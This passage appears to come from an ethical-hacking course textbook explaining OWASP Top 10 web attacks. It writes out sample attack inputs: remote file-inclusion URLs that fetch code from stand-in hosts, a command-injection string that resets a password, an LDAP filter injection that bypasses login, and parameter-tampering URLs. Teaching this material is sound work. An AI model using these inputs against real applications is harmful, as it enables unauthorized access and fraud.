  - This type of attack is used to deface websites virtually. Using this attack, an attacker adds an extra HTML-based content to the vulnerable web application
  - In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for HTML code or scripting
- **File Injection**
  - The attacker exploits this vulnerability and injects malicious code into system files

    `http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?`




Command Injection Example

An attacker enters following malicious code (account number) with a new password.

```
www.certifiedhacker.com/banner.gif||newpassword||1036|60|468
```

The last two sets of numbers are the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to “newpassword". The server script assumes that only the URL of the banner image file is inserted into that field.



File Injection Attack

A file injection attack is a technique used to exploit "dynamic file include" mechanisms in web applications. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. It occurs when a user is allowed to supply input for the include command dynamically, and is not properly validated before processing. When a user provides input, the web application passes it into "file include" commands. Most web application frameworks support file inclusion. Hence, an attacker enters a URL that redirects the application to the location of the malicious file. While referring the file without proper validation, the application executes the file script by calling specific procedures. Web applications are vulnerable to file injection attacks if the referred files relay using elements from the HTTP requests. PHP is particularly vulnerable to these attacks because of the extensive use of "file includes" in PHP programming and default server configurations.

If the application ends with a php extension, and if a user requests it, then the application interprets it as php script and executes it. This allows an attacker to perform arbitrary commands. Consider the following client code running in a browser:

```
<form method="get">
<select name="DRINK">
<option value="pepsi">pepsi</option>
<option value="coke">coke</option>
</select>
<input type="submit">
</form>
```


Vulnerable PHP code:

```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com, which contains an exploit.

Exploit code:

http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?



LDAP Injection Attacks

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. LDAP (Lightweight Directory Access Protocol) is based on the client-server model and clients can search the directory entries using filters.

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

FIGURE 14.1: LDAP tree

An LDAP injection attack works in the same way as a SQL injection attack but exploit user parameters to generate LDAP query. It runs on an Internet transport protocol such as TCP, and is an open-standard protocol for manipulating and querying directory services. An LDAP

injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree.

LDAP attacks exploit web-based applications constructed based on LDAP statements by using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. Attackers commonly use LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in user-supplied input to determine whether the application is vulnerable to LDAP injection and evaluates the web application's output.

Depending upon the implementation of the target, attackers use LDAP injection to achieve:


- Login bypass
- Information disclosure
- Privilege escalation
- Information alteration

Example:

To test if an application is vulnerable to LDAP code injection, send a query to the server meaning that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.

If an attacker enters valid user name "certifiedhacker" and injects **certifiedhacker)(&))** then the URL string becomes **(&(USER=certifiedhacker)(&))(PASS=blah))** only the first filter is processed by the LDAP server, only the query **(&(USER=certifiedhacker)(&))** is processed. This query is always true, and the attacker logs into the system without a valid password.

An important defense against such attacks is to filter all inputs to the LDAP; otherwise, vulnerabilities in LDAP allow executing unauthorized queries or modification of its contents. When the attacker modifies the LDAP statements, the process runs with the same permissions as that of the component of the web application that executed the command.



A2 - Broken Authentication

Authentication and session management includes every aspect of user authentication and management of active sessions. These days, web applications implementing solid authentications also fail because of weak credential functions such as "change my password," "forgot my password," "remember my password," "account update," and so on. Therefore, users must take the utmost care to implement user authentication securely. It is always better to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. An attacker uses vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users.

- **Session ID in URLs**
  - **Example:**

    Web application creates a session ID for the respective login when a user logs into http://certifiedhackershop.com. An attacker uses a sniffer to sniff the cookie that contains the session ID or tricks the user to get the session ID. The attacker now enters the following URL in his browser's address bar:

    http://certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico

    This redirects him to the already logged in page of the victim. The attacker successfully impersonates the victim.

- **Password Exploitation**


  Attackers can identify passwords stored in databases because of weak hashing algorithms. Attackers can gain access to the web application's password database if user passwords are not encrypted which allows the attacker to exploit every user's password.

- **Timeout Exploitation**

  If an application's session timeouts are set for a longer duration, the sessions will last until the specified time mentioned in the session timeout. The session will be valid for long period if the session out time is set for a long period. When user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later to conduct the attack, as sessions IDs can be valid still and exploit the user's privileges.

  - **Example**:

    A user logs into *www.certifiedhacker.com* using her credentials. After performing certain tasks, he/she closes the web browser without logging out of the page. The web application's session timeout is set to two hours. During specified session interval, if attacker has physical access to the user's system, he may then launch the browser, check the history, and click the *www.certifiedhacker.com* link, which automatically redirects him to the user's account without needing to enter the user's credentials.



A3 - Sensitive Data Exposure


Web applications need to store sensitive information such as passwords, credit card numbers, account records, or other authentication information in a database or on a filesystem. If users do not maintain the proper security of their storage locations, then the application may be at risk, as attackers can access the storage and misuse its information.

Many web applications do not protect their sensitive data properly from unauthorized users. Web applications use cryptographic algorithms to encrypt their data and other sensitive information that they need to transfer from server to client or vice-versa. Sensitive data exposure takes place due to flaws like insecure cryptographic storage and information leakage.

Though the data is encrypted, however, some cryptographic encryption methods contain inherent weakness allowing the attackers to exploit and steal the data. When an application uses poorly written encryption code to securely encrypt and store sensitive data in the database, the attacker can easily exploit this flaw and steal or modify weakly protected sensitive data such as credit cards numbers, SSNs, and other authentication credentials with appropriate encryption or hashing to launch identity theft, credit card fraud, or other crimes.

Developers can avoid such attacks by using proper algorithms to encrypt sensitive data. At the same time, developers must take care to store the cryptographic keys securely. If these keys are stored in insecure places, then attackers can obtain them easily and decrypt the sensitive data. Insecure storage of keys, certificates, and passwords also allow the attacker to gain access to the web application as a legitimate user. Sensitive data exposure can cause great losses to a company. Hence, organizations must protect all sources such as systems or other network resources from information leakage by employing proper content-filtering mechanisms.

The following pictorial representation shows poorly encrypted vulnerable code, and secure code that is properly encrypted using a secure cryptographic algorithm.




A4 - XML External Entity (XXE)

XML External Entity attack is a Server-side Request Forgery (SSRF) attack where an application is able to parse XML input from an unreliable source because of the misconfigured XML parser. In this attack, an attacker sends a malicious XML input containing a reference to an external entity to the victim web application. When this malicious input is processed by a weakly configured XML parser of the target web application, it enables attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack as it leads to retrieving of confidential data, DoS attacks, revealing sensitive information via http(s) and in some worst case scenarios they may lead to remote code execution or launch CSRF attack on any vulnerable service.

According to XML 1.0 standard, XML uses an entity, often defined as storage units. Entities are the special features of XML that can access local or remote contents and are defined anywhere in a system via system identifiers. It is not necessary for the entities to be a part of a XML document as they can come from an external system as well. The system identifiers that act as a URI are used by XML processor while processing entity. XML parsing process replaces these entities by their actual data, and here only the attacker uses this vulnerability by forcing the XML parser to access the file or the contents specified by him. This attack can turn out to be more dangerous as a trusted application, processing XML document, can be abused by the attacker so as to pivot the internal system to acquire all sort of internal data of the system.

For example, the attacker sends the following code to extract the system data from the vulnerable target.




A5 - Broken Access Control

Access control refers to how a web application grants access to create, update, and delete any record/content or functions to some privileged users and restrict other users. Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication and then compromises the network. Access control weaknesses are common due to the lack of automated detection and lack of effective functional testing by application developers. It allows an attacker to act as users or administrators with privileged functions and create, access, update, or delete every record.

According to OWASP 2017 R2 revision, broken access control is the combination of insecure direct object reference and missing function level access control.

- **Insecure Direct Object References:** When developers expose various internal implementation objects such as files, directories, database records, or key-through references, the result is an insecure direct object reference. For example, if a bank account number is a primary key, there is chance of the application being compromised by attackers taking advantage of such references.
- **Missing Function Level Access Control:** In some web applications, function level protection is managed via configuration, and attackers exploit these function level access control flaws to access unauthorized functionality. The main targets of the attackers during this scenario will be the administrative functions. Developers must include proper code checks to prevent such attacks. Detecting such flaws is easy for an attacker; however, identifying the vulnerable functions or web pages (URLs) to attack is considerably difficult.



A6 - Security Misconfiguration

Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure server properly, this could result in various problems that can infect site security. Problems that lead to such instances include unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc.

- **Unvalidated Input**

  To bypass the security system, attackers tamper with http requests, URLs, headers, form fields, hidden fields, query strings, and so on. Users' login IDs and other related data are stored in cookies, which become a means of attack. Examples of attacks caused by unvalidated input include SQL injection, cross-site scripting (XSS), and buffer overflows.

  Input validation flaws refer to a web application vulnerability where input from a client is not validated before being processed by web applications and backend servers. No validation or improper validation may lead web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with http requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in the cookies, which become a means of attack. An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc. that result in data theft and system malfunctioning.

FIGURE 14.2: Unvalidated Input attack

- **Parameter/Form Tampering**

  This type of tampering attack manipulates the parameters exchanged between client and server to modify application data such as user credentials and permissions, and price and quantity of products. This information is actually stored in cookies, hidden form fields, or URL Query Strings. The web application uses it to increase their functionality and control. Man in the middle (MITM) is an example of this type of attack. Attackers use tools such as Web scarab and Paros proxy for these attacks.

  A web parameter tampering attack involves the manipulation of parameters exchanged between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products. Parameter tampering is a simple form of attack aimed directly at an application's business logic. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in an URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

  Detailed Description:

  After establishing session between web application and user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. Web application uses URL queries, form fields, and cookies to pass these parameters.

  Changed parameters in the form field are the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, check box, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, it is just like saving the page, editing the HTML, and reloading the page in the web browser.

Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

```
<input type="hidden" name="price" value="99.90">
```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages, while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values. For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR><INPUT TYPE=SUBMIT><INPUT TYPE=RESET>
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account into the HTML page source code. The Web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500

The attacker may change the URL parameters (profile and debit) to debit another account:

http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500

The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually by cookie). An ordinary user will request the following link:

http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view

The attacker can modify the status parameter to "delete" in order to delete permission for the content.

http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as parameters that grant access to developer and debugging information.




FIGURE 14.3: Parameter Tampering attack example

- **Improper Error Handling**

  It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

  Improper error handling gives insight into source code such as logic flaws, default accounts, etc. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard the ways in which an attacker can use something as simple as a server banner. Improper error handling gives insight into the source code, such as logic flaws and default accounts, of which the attacker may make use. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.

FIGURE 14.4: Screenshot displaying improper errors

The following information can be gathered by the attacker from improper error handling:

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- **Insufficient Transport Layer Protection**

  Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. It supports weak algorithms and uses expired or invalid certificates. Developers should use SSL/TLS authentication for authentication on the websites, or else an attacker can monitor network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected. Underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks.

  System compromise may lead to various other threats such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport-layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms used for SSL, and they use expired or invalid SSL certificates or do not use them correctly.


Example

Assume a user logging into an online banking application that possesses insufficient transport layer protection (i.e. it is not SSL encrypted). The sensitive data in the communication (e.g. session ID) can be vulnerable to attack during transit in plain text format. This allows an attacker to steal such data to perform various types of attacks on the application.

Apart from the above mentioned, following are some of the server configuration problems:

- Server software flaws
- Enabling unnecessary services
- Improper authentication
- Unpatched security flaws
- Server configuration problems

Automated scanners help to detect a few of these problems. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, and so on to gain unauthorized access. The person responsible should take care of all such unnecessary and unsafe features. Disabling it completely would prove very beneficial, preventing outsiders from using them for malicious attacks. To avoid leakage of crucial information to attackers, network administrator should thus take care of all application-based files through proper authentication and strong security methods. For example, if the application server admin console is automatically installed and not removed and the default accounts are not changed, then attacker discovers the standard admin pages on server, logs in with default passwords, and takes over the server.



A7 - Cross-Site Scripting (XSS) Attacks

Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. It occurs when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms and gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.

Following are some of the exploitations that can be performed by XSS attacks.


- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute force password cracking
- Data theft
- Intranet probing
- Key logging and remote monitoring

How XSS Attacks Work

A Web page consists of text and HTML markup, created by the server and obtained by the client browser. Servers can control client's interpretation about the statically generated pages but cannot completely control client's interpretation about the output of the page generated dynamically by the servers. Thus, if the attackers insert untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, databases queries, and so on.

